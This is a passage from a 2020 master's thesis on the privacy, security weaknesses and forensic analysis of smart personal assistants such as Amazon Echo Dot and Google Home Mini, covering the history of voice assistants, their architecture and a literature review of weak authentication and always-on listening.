Privacy issues and digital forensic analysis for "Smart Personal Assistants"

SERGIO ERNESTO VARGAS CUELLAR

A thesis submitted to the faculty of design and Creative Technologies

Auckland University of Technology

In partial fulfilment of the

Requirements for the degree of

Master of Information Security and Digital Forensics

School of Engineering, Computer and Mathematical Sciences

Auckland, New Zealand

2020

DECLARATION

I hereby declare that this submission is my own work and that, to the best of my knowledge and belief, it contains no material previously published or written by another person nor material which, to a substantial extent has been accepted for the qualification of any other degree or diploma of a University or other institution of higher learning, except where due acknowledgment is made in the acknowledgments.

Sergio Ernesto Vargas Cuellar

(18 October 2019)

ACKNOWLEDGEMENT

It has been one year and a half since I started doing my master's degree in security computers and science forensic at AUT University. During that period, I must recognise the help that I obtained to complete my master's degree.

Firstly, I must thank God for the opportunity to complete one step more in my academic life. Secondly, I want to express my gratitude to all my family members, starting with my mother, whose sacrifices and care made me who I am. Thirdly, to my youngest brothers Ivan and Omar to be my support.

I would also like, to express my gratitude to my tutor for thesis, lecturer Dr Mee Loong (Bobby) Yang, who was my support and my guide from the beginning of my research whose wisdom and advice I must recognise. Also, thanks to him to provide me with crucial hardware to develop some of the security penetration test done in this studio.

Specially thanks to the lecturer Dr Alastair Nisbet whose classes and advice helped me to choose this topic as research. Similarly, grateful to the teaching assistant Bryce Antony whose laboratories were very valuable to develop my thesis research.

Finally, I want to express all my gratitude to the academic community at AUT University, professors, administrative staff and classmates whose support and help must be recognised.

ABSTRACT

Not many years ago, the relationship of society and technology was related to a previous understanding or training of the different ways in which users could interact with them. It was common to receive training to operate different electronic devices such as computers or to receive training to handle various applications, such as spreadsheets for example.

However, technology advances very fast, and it has become more intuitive and more comfortable to interact and incorporate into people lives almost transparently. Similarly, many of the technology described in numerous science fiction stories in some cases have become a reality today.

One of the latest technologies that simulate to have a normal conversation with a human being is digital voice assistants, in which people without any previous training can almost establish a nearly normal conversation with those devices. Smart Personal Assistants (SPA) can help us to simplify activities at home. Similarly, with those devices, one can search for information on the Internet, buy products, make shopping lists, make calls, listen to music and do much more. The opportunities that these devices give us are extensive, and the limits are only tied to what people can do with its voices.

Whereas, to the extent that hands-free digital assistants (SPA) become more prevalent in homes and businesses, different elements of society (Academics, scientists and engineers) have raised their hands pointing out the risks to the privacy and security that these devices have generated.

There are press reports, and even the companies producing these devices have admitted in some cases that they have heard private conversations that those devices have transmitted without the knowledge of the owners of the SPA.

Although only using voice people can interact with the device; this feature could generate a breach in the security and privacy of the personal or family communications exposing the life to unauthorised people or the companies that those devices connect too.

The objective of this thesis is to demonstrate the flaws at the level of confidentiality, integrity, availability and authentication of SPA devices, which can generate security and protection problems of information that these devices can capture and process.

It will be introduced in this document, the life cycle of the SPA which composed of eight stages. The first is of the interaction between the user and the SPA. The second stage includes the information that is handled between the SPA and the home router. The third concerns the voice software recognition used by the device owner company to recognise the user´s utterance, process it and answer the user request. Web applications and mobile applications to access these devices are related to the fourth state of the ecosystem. States five and six point out the native applications and applications developed by third parties, respectively. Other AI (Artificial intelligence) cloud devices that work with SPAs are contained in stage seven of the ecosystem. The last state of the ecosystem (Eight) is associated with the physical devices that can be manipulated through SPA devices such as smart TVs, lights or smart plug, only to mention some of them, which are managed through of its respective cloud companies.

It will be demonstrated through various security penetration tests, there are severe and worrisome threats to the safety and privacy of the owners of those devices.

The digital forensic research will focus on obtaining useful artefacts which can use in a court of law. Through of different tests, this document will prove that although there are no standard procedures to develop digital forensic research on SPA devices, it was possible to compile distinct data that may be useful in a court of law. Most of the information was found, it was achieved analysing the data stored on mobile devices; similarly, the data left on web-browsers proved to be meaningful; finally using no-APIs official showed that Amazon-Echo-Dot v3, release valuable information.

Table of Contents

Chapter 1 Introduction

Chapter 2 Literature review

Chapter 3 Research methodology

Chapter 4 Research Findings

Chapter 5 Analysis findings

Chapter 6 Conclusion and future research

LIST OF TABLES

LIST OF FIGURES

GLOSSARY OF TERMS

AI	Artificial intelligence
API	Application-Programming-Interfaces
ASR	Automatic Speech Recognition
ASV	Automatic Verification of the speaker
BHMS	Black Hat Methodology
BNEP	Bluetooth Network Encapsulation Protocol
CIFT	Cloud-based IoT Forensic Toolkit
CSR	Continue Speech Recognition
CTC	Connectionist Temporal Classification
DFRW	Digital Forensics Research Workshop
DNN	Deep Neural Network
DoS	Denial of Services
eMMC Root	Embedded Multi-Media Controller
FFT	Fast Fourier Transform
GNST	The Guideline no Network Security Testing
HMM	Hidden Markov Model
IFTTT	If This Then That
IoT	Internet of Things
ISP	Internet service provider
ISSAF	The Information Systems Security Assessment Framework
JTAG	Joint Test Action Group
LCNN	Light Convolutional Neural Network Architecture
LEAP	Low energy audio protocol
MEMS	Micro-Electro-Mechanical Systems
MFCC	Mel-Frequency Cepstral Coefficients
MFM	Max-Feature-Map activation
MiTM	Man-in-The-Middle
ML	Machine Learning
NFC	Near Field Communication
NPL	Natural Language Processing
OSSTMM	The Open Source Security Testing Methodology Manual
PAN	Personal Area Networking
SDP	Service Discovery Protocol
SPA	Smart-Personal-Assistants
SRC	Skills-Response-Checker
SVM	Support Vector Machine
UART	Universal asynchronous receiver-transmitter
UIC	User Intention Classifier
VAT	Voice-activated typewriter
VDA	Digital voice assistant
VSA	Voice squatting attack

Chapter 1 Introduction

1.0 BACKGROUND

The advance in the understanding of nature and the evolution of knowledge in different areas such as artificial intelligence (AI), Natural Language Processing (NPL), cloud computing, machine learning, among others, have led to the surprising flourishing of the Smart-Personal-Assistants (SPA). In recent years, that sort of devices has become popular in households where every member family can interact with the SPA through the voice.

The target behind SPA devices is that those gadgets can be operated only using the voice; in other words, free of eye-activity or physical manipulation, letting the users do other activities at the same time. People talk quicker than they type (Edu, Such, Suarez-Tangil, 2019), and utilising voice for human-PC interaction can be viewed as increasingly normal when contrasted with other interfaces to manipulate data, such as mobile devices or physical terminals, such keyboards or bar code terminals (Kamm, 1995).

SPA is becoming extensively familiar in households today not only because of the ease of interaction but also, because the SPA can connect with other devices such as the Internet of Things (IoT) to set up "smart-homes" (Toni, 2019). It is forecast that in 2019 57 million of SPAs devices will be sold and that is, only in the USA (Yoffie, Wu, Sweitzer, Eden, & Ahuja, 2018).

The SPAs are designed to be easily operated. Mainly, those devices record users' utterances, after the user says the keyword; "Alexa" for Amazon, or "Hey-Google" for Google-SPA. Then, the request is sent to the cloud service's provider, where it is evaluated. After that, depending on the request; it could be sent to the third-party skill server, the SPA could ask for more information, or it could give one answer (Haack, Severance, Wallace, & Wohlwend, 2017).

SPAs are designed by default with some applications; such as retrieving real-time news, traffic, weather, find web information; streaming music or radio; control other IoT devices; buy products or interact with third-party applications, such as buying food (Ford & Palmer, 2019). The SPAs are not expensive devices, easy to use and, almost any person can interact with them.

Due to the popularity of the different SPA gadgets keeps on expanding, questions concerning user security have become of great concern. Are SPAs devices always recording the conversations after the user say the keywords? How does the cloud service provider manage the information recorded on those devices? What mechanisms are there for the SPA to protect the data and to avoid strangers having access to the data? Indeed, SPAs can be devices that in some way might bring several advantages. However, most people today are not aware of the several risks that may come with those devices if they are used in the wrong way.

Another challenge that those devices have brought today is: How to run criminal investigations where those devices may be involved? Are there voices record that could be retained in those devices might have critical information to help with investigations? For example, in Bentonville, Arkansas 2015, a man was murdered, and one Amazon Echo device was found on the scene. After long litigation, Amazon manufacturer of the device was forced by a requirement of law to provide the information requested by the authorities to sought evidence that may be stored in the Amazon Echo speaker (voice records) (Augenstein, 2016).

Currently, the techniques to carry out criminal investigations involving these devices are either limited or non-existent.

There are two goals in this research. The first is to evaluate the security in terms of privacy, authentication and protection of data for two specific SPA devices; Amazon-Echo-Dot v3 and, Google-Home-Mini of Google. The evaluation of security will base on executing numerous security penetration tests to reveal what sort of data may derive from those tests which could compromise user's data privacy and protection.

The second goal is related to the collection of information to execute digital forensic research with the target of obtaining artefacts which can be presented in a court of law. How it is possible to acquire the data? What sort of data can be obtained? What SPA devices studied in this document may release more digital forensic evidence? What stage of the SPA's ecosystem could reveal more digital forensic artefacts?

Aside from the above aims, this work aims to develop a framework for future researchers in this area.

The following are the five key research questions that this investigation to target to answer.

Q1: What is the weakest security stage in the SPA's ecosystem, and why?

Q2: What attacks on the SPA can disclose a user's personal information?

Q3: What sort of personal data might be revealed from these attacks?

Q4: Which SPA device Amazon-Echo-Dot v3 or Google-Home-Mini offers better security, privacy and data user's protection?

Q5: What information can be collected executing digital forensic test in SPA's ecosystem?

1.1 PROBLEM AREAS

To the extent that technology encompasses more aspects of the daily lives, the consumer society relies on technological advances that can help us be more productive and faster. Nowadays, the advancements in technology encompass different aspects of life; for example, people use wearables devices to improve the physical condition, persons use the Internet to seek different types of information, GPS is used to find the best path, only to mention a few cases. Thus, the day-to-day privacy is recorded between different devices (Smartphone, wearables-devices, and other electronic gadgets), which in the wrong hands may compromise the personal information. Likewise, almost all the personal information on the internet is managed by a few companies such as Facebook, Google or Amazon, where the incorrect use of the data may generate security/privacy issues.

1.2 MOTIVATION

This section will discuss the motivations to develop this study and why SPAs devices were chosen as the central topic for this research.

Firstly, speech is an essential method between human beings to transmit, exchange ideas, and thoughts between individuals. When human beings are born to this world crying is a signal of our birth - the first experience of lives. Consequently, the audible communication is a natural ability that human beings possess.

The second reason for this research is based on the fact that the Internet has become the prevalent tool where people share, store, process any information. Nowadays, people use laptops, computers and smart-phone to be in contact with colleagues, friends and relatives. To use those devices, people must have some training to interact with them. On the other hand, SPA devices are designed to be used by any person by simply speaking to them. There is no training required to use them. Consequently, any person can interact with smart speakers.

Thirdly, the world is witnessing a high consumption in the household to acquire these SPA devices. People buy them for different reasons. Some buy them because they are fashionable, others because SPA, in general, are cheap, and some household wants then to set up smart-homes. Most people see the advantages that SPA's bring, and the SPA could be the new hub where the family could spend more time together. However, most people cannot see the security issues that SPAs could also bring to the lives. The privacy and security using of the information and data using those devices may be in danger or be available to undesirable people.

Are we as society prepared, or at least aware that SPA speakers could be a threat to the security and privacy? How far, as society are we allowing other people or companies to have access to the personal information transmitted by those smart speakers? Finally, what kind of information the users are willing to share with smart speakers' assistants (SPAs)?

1.3 STRUCTURE OF THESIS

The thesis is constituted of six chapters. Section one is the introduction. Section two present the research literature review. Section three specify and describe the research methodology. Section four presents the research findings and analysis. Section five, it will discuss the findings. Section six concludes the thesis.

Chapter one is where it will present the background of the SPA, the importance of the research topic, the motivations for this research. The research questions that this document will answer and thesis structure are also presented.

Chapter two presents the literature review that will be used to develop the research. The literature review will be divided into two parts. The first division is concerned with the security of SPA devices and what attacks might compromise SPA security. The second division will cover all aspects of digital forensic tests to compile data to develop digital forensic investigation.

Chapter three presents the research methodology. Chapter three also establishes the critical research questions. It concludes with all the requirements to develop numerous security penetration tests, describing hardware and software required.

Chapter four develops the distinct security penetration tests for two SPA speakers (Amazon-Echo-Dot v3 and Google-Home-mini). The principal outcome is described and presented in tables and figures formats together with an analysis of the data.

Chapter five is the discussion of the results, which is based on the main findings from chapter four. This section will answer the research questions and will present a critical reflection of the research showing its strength, deficiencies, and limitations.

Chapter six will be the conclusion of the entire research. It will recapitulate the research results. The chapter will describe the limitations of the current investigation, and it will conclude with recommendations to improve the security of SPA devices, as well as, presenting some suggestion for future work to collect data from those devices to run the forensic analysis.

The last two parts are the reference and appendix sections.

Chapter 2 Literature review

2.0 INTRODUCTION

Since computers evolved into part of the daily lives, people have always wished to interact in a friendly way with them. Science fiction has several examples where people interact using voice with different devices. It is easy to find many examples in books on science fiction, movies or comic books. However, while only a couple of decades back, hosting a meaningful conversation with a PC seemed not to be possible, the innovation to make voice-activated devices helpful and generally accessible is now a reality (Hoy, 2018). Advances in technology in the last years and the high demand among buyers have led to the prices of SPAs become inexpensive, which has helped to popularise these devices. More properties and abilities are being included continuously every day. Users can do everything from making basic instructive inquiries to requesting music, dialling their telephone, or switching lighting on and off through voice commands.

2.1 HISTORY

2.1.1 Voice Assistant Origins

It tends to think that the ascent of machines that can imitate human voice are new devices that the technology has just created. Voice assistants did not begin with the debut of Amazon Echo or other SPAs in the 2000 century. The first historical evidence of speech recognition can be found on Bell Laboratories in 1930 (Dudley, 1939; Dudley, Riesz, & S. A. Watkins, 1939). In the 1960s, several research centres in Japan constructed distinct hardware devices to recognise speech (Forgie & Forgie, 1959). Some examples are, the phoneme recogniser made by Kyoto University developed by Sakai and Doshita (Sakai & Doshita, 1962); and the digit recogniser elaborated by NEC Laboratories, in 1963 (Nagata, Kato, & Chiba, 1963).

2.1.2 Pre-Modern Natural Language Assistants

In the ‘70s and ‘80s decades, the first speech recognition system that was available to the general public was Dragon’s software although it was not popular because of prolonged “continue speech recognition (CSR)” drawbacks (Moblcy, Qu, Sit, & Wong, 1998). At the same time, IBM and AT&T Bell Laboratories were developing parallel recognition systems; IBM built a system called “voice-activated typewriter” (VAT), the fundamental capability of which was to change verbally expressed phrases and ideas into a grouping of words of letters that might appear on a presentation or be composed on document (Jelinek, Bahl, & Mercer, 1975). AT&T Bell Laboratories fabricated a system named “speaker-independent”, where the target was to recognise and distinguish diverse sound sources which led to the development of algorithms that could understand the difference among distinct kind of accents, acoustic variability, patterns and distance measures (Itakura, 1975).

The IBM and AT&T Bell Laboratories methods to deal with discourse acknowledgment both had a significant impact on the advancement of human-machine speech recognition innovation of the most recent two decades. One essential among these endeavours, notwithstanding the distinctions, was that scientific formalism and meticulousness began to raise as a particular and significant part of discourse acknowledgment, for example, the construction of statistical methods, and the improving of Hidden Markov model (HMM) framework (Jelinek, 1976; Levinson, Rabiner, & Sondhi, 1986).

The laboratories Bell were the pioneer to introduce keywords for speech recognition. The strategy of catchphrase spotting went for recognising a watchword or a key-expression of some specific centrality that was installed in a more drawn out articulation where there was no semantic essentialness to different words in the expression. The requirement for such watchword spotting was to suit talkers who liked to talk in regular sentences as opposed to utilising inflexible direction arrangements while mentioning administrations, i.e., as though they were addressing a human administrator (Wilpon, Rabiner, Lee & Goldman, 1990).

2.1.3 Modern transitions to the smart speaker revolution

Around the year 2000, and because of to the advances in Natural Language Processing (NPL), Machine Learning (ML), increase in computing power, and Artificial Neural Networks, multiples companies around the world became interested in speech recognition technology. However, there are only four companies in the world that are vying to popularise the intelligent virtual assistants through distinct devices (Jadeja, & Varia, 2017). These are Microsoft with Cortana, Amazon with Alexa, Apple with Siri and Google with its assistants.

2.1.3.1 Cortana*:* It was constructed by Microsoft in 2014 and was released with Windows 10 as a voice assistant. It is useful in getting weather reports, setting up updates, telling jokes, sending messages, discovering records, seeking information on the Internet. It has eight dialects customised for 13 nations. It helps to remember things users have said besides other options. It is a web service. Cortana is available in windows computers that work with windows 10, mobile phone with Mobile Phone windows as OS and with Xbox (Zubairm, Bhat, & Lone, 2017).

2.1.3.2 Siri: Made its debut in October 2011 with the introduction of the iPhone 4S. In the beginning, Siri only was a device that only worked with other Apple products, when in 2016 Apple opened the Siri´s ecosystem to third companies. The device adjusts to users´ language use, to use voicemail, transport service, messenger service, and search on the internet. It was indicated by specific experts, Siri's innovation could not hope to compare to other brilliant personal assistants: a 2017 investigation of the exactness of answers to questions demonstrated that Siri responded to 62.2% of inquiries effectively (Yoffie, Wu, Sweitzer, Eden, & Ahuja, 2018).

2.1.3.3 Alexa: Alexa is a cloud service voice technology. Its origin is in a British company called "*Evi*", which was acquired by Amazon in 2012. It has a solid comprehension of voice instructions from a long distance. Unlike the other competitors, Amazon wants to become Alexa's technology at a hub for the "smart home”. It is simple to buy products through the Amazon web structure through voice utterances. It is open to outside designers (Jadeja & Varia, 2017).

2.1.3.4 Google home: Google Assistant first appeared on Google's informing application “*Allo*” in 2016. Google Home has the qualities to provide the next capabilities including calendar, radio, calculator, alarm, music, TV streaming, dictionary, entertaining, shopping list, control of light, traffic, weather, news, and surfing the web. Users can interface and gather together different Home speakers for synchronised playback of music in each room (Tang, 2017).

2.2 WHAT ARE THE VOICE ASSISTANTS?

Voice smart speakers (SPA) are the realisation of the sci-fi fantasy of communicating with PCs or smartphones by conversing with them. Microsoft with Cortana, Google with its Voice-Assistant, Amazon with Alexa, and Apple with Siri are all application that is executed on purposeful speaker gadget or cell phones. The device is always listening for a keyword to activate itself. When the device heard the keyword, it registers the user's sentence and transmits it to a specific server, where the information is interpreted and translates as a request. Contingent upon the request, the cloud service provide the request's user with suitable data to be returned to the user, produce the media music mentioned by the user, or finish undertakings with different associated IoT devices. The number of administrations that help voice directions is developing quickly, and SPA gadget makers are additionally incorporating speech control with their items (Hoy, 2018).

Novel progress in Natural Language Process (NLP), otherwise called computational phonetics, has permitted voice assistant to make important advancements rapidly. Hirschberg and Manning (2015) credit these ongoing enhancements in normal communication handling to four elements:

- An increment in processing power
- The accessibility of much phonetic information

- The advancement of exceptionally active Machine Learning (ML) strategies
- A lot more comprehension of the architecture of human communication and its arrangement in diverse social settings.

2.3 WHAT CAN VOICE ASSISTANTS DO?

Albeit at present, each SPA has characteristics that differentiate it from other SPA devices; they share a few similarities and can carry out the following assignments (Hoy, 2018):

- Transmit and read instant words, effect telephone calls, and transmit and interpret e-mail notifications.
- Respond to simple informational utterances ("What is the current time? How will be the weather for tomorrow? What was the last result for the lottery?");
- Configure clocks, alerts, and timetable entries
- Configure updates, create a shopping list, and do fundamental mathematics operations.
- Reproduce streaming content from associated services, for example, Amazon, Google Play, BBC Radio, iTunes, Netflix, YouTube, Spotify, and Pandora.
- Handle Internet-of-Things (IoT) to authorise gadgets, for example, indoor regulators, lights, alerts, and bolts.
- Read children's stories or read books

Notwithstanding these undertakings, voice assistants can include different capabilities, frequently called "skills," in the case of Alexa, that extend their capabilities by interfacing applications from thirds employing voice orders. Amazon's Alexa has abilities to play different games such as Jeopardy, requesting the user standard beverage from the nearby coffee-shop, and bringing Uber or DiDi utilising associated account information. Google's Assistant has comparable abilities; however, it falls behind Amazon in the number of accessible third-party apps due to being released later (Moore & Clayton, 2017).

Google Assistant additionally coordinates with various tools that enable users to build their own applications. Utilising cloud assistance like Tasker and IFTTT (If that situation happens then do that); users might develop abilities that will enable them to update distinct social networks automatically, activate gadgets on and off, and perform several different conceivable outcomes (Ovadia, 2014).

Voice assistants are accessible on most cell phone scenarios too; Google's aide is incorporated into Android telephones and can be introduced as a different application on the iPhone, albeit with a few highlights handicapped. Amazon's Alexa can be installed on Android smartphones, and it can work in distinct iPhone iOS versions, and Amazon and Microsoft are cooperating to set up Cortana in some Amazon gadgets and Alexa to windows devices (Mark, 2017; Ewan, 2017).

At the moment, Amazon is the predominant player in the world because of release home item first with an extensive applications library accessible out-of-the-box. Google is integrating its SPA device to all other services it offers to strengthen its ecosystem of services. Apple may likewise turn out to be the entire strong competitor despite the arrival of HomePod late in the first months of 2017 because of the expansion of more Applemarked associated home items. Microsoft is not probably going to increase plenty due to does not have its SPA device, and because of Cortana only can be used in devices with operating windows 10 or above (Ewan, 2017).

2.4 POSSIBLE FUTURE APPLICATIONS

Voice assistants can profoundly change how users collaborate with technology. Nowadays, for some users, the requirement to type is a hindrance to obtaining information. Voice assistants can send information to those users. Today people with different kinds of impairments can benefit from this technology, for example, blind people, people with arm amputations, and other physical handicaps. For instance, the research carried out by Wolters, Klara, Kelly, and Kilgour (2016), has demonstrated that the SPA might help people with dementia, giving an ever-present voice that can address similar inquiries over and over without losing tolerance and offer consolation whenever required.

Another field where might benefit is education. It can support the learning processes of students who have limitations associated with reading or listening. Smart speakers might likewise read texts and other long-structure records for users. Even though they sound to some degree to be mechanical, the vocal characteristics of voice partners are quickly improving. When they enhance enough not to be unpleasant, each book could be an audio-book.

Voice assistants additionally can improve the exchange among languages. Google is building a new headphone that works with the Google-Translate to offer a service of automatic translation. Users dispatch the application by requesting that the device help them talk a language (Valentina 2017).

Speech auxiliary might be necessary for library promotion and the control also. There are now mechanisms that enabled bookstores to build apps for speech assistants that list attractions in the book room according to the schedule. Coding particular highlights that would allow visitants to hear specific declarations to establish their priorities. Listen to whether the new material is now accessible.

More complicated works, for example, looking for specific information on databases are most likely to be comfortable and faster using the voice than using the keyboard.

Voice assistants may likewise efficiently be modified to operate as virtual visit directs in a museum or showrooms. Assistants might request that the SPA guide them regarding a show, and the "Voice assistant" can peruse back arranged comments.

2.5 SMART HOME PERSONAL ASSISTANTS ARCHITECTURE

SPAs work in an ecosystem where there are other technologies associated. One advantage of this is its abilities are not limited to the physical device, but also the associated technologies. They will develop alongside the expansion of creative ideas on the Internet.

Figure 2.1 exhibit the essential parts of the SPA system design. Every component has the potential of being a possible assault spot for an opponent. Some of them are going to be argued in chapter four.




Figure 2. 1: SPA architecture and its key components. Reprinted from "Smart Home Personal Assistants: A Security and Privacy Review" by Edu, Such, and Suarez-Tangil, 2019, p. 4.

Stage one is the communication between users and SPA gadgets. SPA's devices, for example, Amazon Echo are furnished with ground-breaking receivers, and the gadget itself comprises of a speech mediator that register users' expressions. To utilise the SPA, the voice translator must be online. Many voice translators are frequently waiting and keep running at the background. When it gets the keyword, the SPA turns into register mode. When the keyword is caught, the user's command voice is passed to analogue to digital to be analysed by the SPA device.

Stage 2. Now, the first audio has become a digital record which is transmitted towards the household switch-router to the SPA cloud service company for in-depth analysis.

Stage 3. The digital file is sent at the cloud to be studied by the Natural Language Process (NLP) to analyse the utterance and to deliver a reaction. Registering in the cloud, NLP will mine importance from online sources and the gadget's database to create a suitable response.

Stage 4. Users connect to their cloud service providers can interact with the devices; similarly, user can see records of their applications.

Stage 5. Next, the Cloud-Company will revise if has a native application that can fulfil the user's request. In that case, it processes the user's request with the best possible answer and transmits an answer back to the “smart speaker” gadget (SPA).

Stage 6. If for some reason, there is not any native app ready for use, the SPA cloud service sends the request to a third-party application. These are ordinarily facilitated in a remote web administration which is a manager by the third companies.

Stage 7. For the situation where the purpose is intended to control other smart apparatus, for instance, turn lights on or off, the data is sent to their particular cloud administration to analyse the request.

Stage 8. The sensor or smart device receives the request and executes it.

2.6 PRIVACY AND SECURITY DRAWBACKS

In this segment, it illustrates the characterisation of the fundamental safeguard and protection drawbacks of SPA. However, the first part will describe some real issues that some newspaper has documented.

While voice aides have intriguing and helpful highlights, they likewise represent a few particular issues. One of the primary inconveniences with these speech-actuated gadgets is security. Any user can have access to a voice-actuated gadget. It can make questions, collect information about the registers and management related to the device, and ask that it execute commands. It illustrates a unique security opportunity because these gadgets will scan out calendar appointments, emails, and other individual data.

There are various incidents documented by the press where SPAs have been involved. At a situation, a person realised that his IPad in the sitting room would open the lock for anybody who remained outdoor and request Siri to give them access; only saying "*Hey Siri, unlock the front door*" (Aaron, 2016). Alternatively, the case of a child of six-year-old who bought a dollhouse without the permission of her parents (Andrew, 2017).

SPAs are likewise defenceless against other attacks. Specialists have demonstrated that voice assistants would react to imperceptible directions conveyed at high frequencies (Zhang, Yan, Ji, Zhang, Zhang, & Xu, 2017). It would make possible an aggressor to approach an unfortunate victim, reproduce the ultrasonic attack, and the SPA would react. Similarly, the likelihood of this sort of attack could be introduced in communicating media is possible. An item promotion on TV that contains inserted ultrasound directions to add the thing to the user's shopping basket may provoke the user to get it.

Protection is one additional trouble for voice assistants' users. Due to its characteristics, these gadgets must active continuously with the goal that they can react to users. Microsoft, Apple, Amazon and Google, all demand that their gadgets are not registering except if users give the order to wake-up the device using the keyword. However, there has been no less than one situation where gadget recorded private conversations consistently and transferred those information's back to Google's servers (Liam 2017). Regardless of whether the organisations building up these voice devices are being cautious and trustworthy, there is a possibility for information being rob, leak, or controlled to steal or compromise user´s data.

A homicide examination in Arkansas Bentonville leads to the specialists issuing a warrant to Amazon to recover the suspect's Alexa history (Sarah, 2016). In the beginning, Amazon refused to provide information claiming that it could not break the privacy of users. However, on March 3, 2017, Amazon finally accedes to release the information (Pfeifle, 2018). The ascent predominance of in-home, voice assistant gadgets like the "Echo dot" present on-going security concerns, specialists alert that the Bentonville case might be simply the start. For instance, the Echo could be remotely designed to register each word said in a household. Besides to this worry, at present protection laws are commonly inadequate to innovations.

2.6.1 Weak authentication

In this part, it talks about the drawbacks identified with how SPA confirms users´ identity and as unauthorised people may abuse such a procedure.

2.6.1.1 Keywords

In the SPAs that are ready and working the verification is realised utilising “wake-up-words” that are perceived close in the gadget. The users have some alternative to choose a keyword from a collection of default choices, choosing one as a matter of configuration. It is in this way simple for an assailant to deduce the wake-up expression of the user. Notwithstanding the “wake up word”, SPA has no other methods for confirming who is speaking. The gadget acknowledges any order going before the wake-up watchword. Thus, it is simple for anybody in nearness to issue orders to the SPA. For instance, the investigations conducted by Alepis and Patsakis (2017); and Zhang, Mi, Feng, Wang, Tian, and Qian (2018), have indicated how this frail confirmation can be utilised as an intermediary to increasingly expounded assaults.

2.6.1.2 Continually online, continually hearing.

Into the SPA, the device is continually hearing to the user statement while sits pending for the wake-up word. Having a gadget for all time online and frequently listening, postures significant safety and protection worries. Inadvertently speaking the “awaken word” or some other phonetically comparable letters will put the SPAs start recording users’ conversations. Therefore, any discussion that may be heard by the SPA could be transferred to the Internet. This inconvenience might have a disadvantage on the users' security in a circumstance where personal or classified discussions are by mistake filtered, or where an assailant can recover delicate data from these gadgets. Moreover, it could likewise influence gadget security as an enemy can without much of a stretch trade-off such gadgets and use them to target other associated smart gadgets. Because of this element, a private discussion of two people was coincidentally registered and transmitted to an irregular contact with the Echo gadget, Horton (2018). This precedent is a piece of evidence to demonstrate that users' information is not in the absolute domain of their speech information.

2.6.1.3 Artificial Talk

SPAs gadgets have inadequacy security against artificial machine voice which might lead to copy a genuine user. For example, they are powerless against quiet inaudible sound at distinct ultrasonic frequencies (Zhang, Yan, Ji, Zhang, Zhang, & Xu 2017; Roy, Shen, Hassanieh, & Choudhury, 2018). Due to the SPA, "keyword" could be promptly supposed, there is almost no time to identify who made the attack with what means and with the what target, if it is significant and can be coordinated with an attack. The absence of assurance towards these indistinct sound drawbacks additionally offers an undercover duct to an enemy. For instance, an assailant can transmit an attack using a specified sound of a radio or TV to emit unauthorised orders. There is one example, a chain of fast foods adverts provoked that Google' SPA to peruse data to the user from Wikipedia related to junk-food (Wong, 2019).

2.6.1.4 Lax paying verification

SPA devices are progressively aiding on-line shopping. Thus, SPAs do not offer a robust mechanism to avoid unauthorised purchases. For example, Amazon Alexa users to buy online products have the alternative to configure a fourth digit Personal Identification Number (PIN) key to affirm buys. Notwithstanding when such a choice is activated on, it is defenceless because there are methods to reveal that secret PIN` (Haack, Severance, Wallace, & Wohlwend, 2017). Due to Alexa permits two PIN attempts before a requesting procedure lockout, after which the user needs to resume the requesting procedure from the earliest starting point. However, there is no limit on how frequently a user can attempt to do shopping after each lockout (Haack, Severance, Wallace, & Wohlwend, 2017). Following this, sellers have endeavoured to actualise elective countermeasures against abuse in the requesting procedure.

It will next demonstrate two instances of this. In the first place, a few merchants have forbidden changes to the transportation address amid requesting. Forestalling any modification to the delivery direction amid this procedure is not enough when managing "insiders" (for example, unapproved users that approach the places where the SPA has been installed). The case depicted in by Lai (2018), demonstrates how a child made an unapproved bought of around $300, utilising her mom's Amazon account. Secondly, different sellers have handled this powerless approval issue by giving brief notice to the users about requests. It represents an issue to users who do not habitually browse their telephones or messages, or some users that might not comprehend what could happen.

2.6.2 Weak approval

Into this section, it assesses the drawbacks regarding to how the SPA deals with the ingress to information and the means users carry to handle these problems.

2.6.2.1 Multi-user conditions.

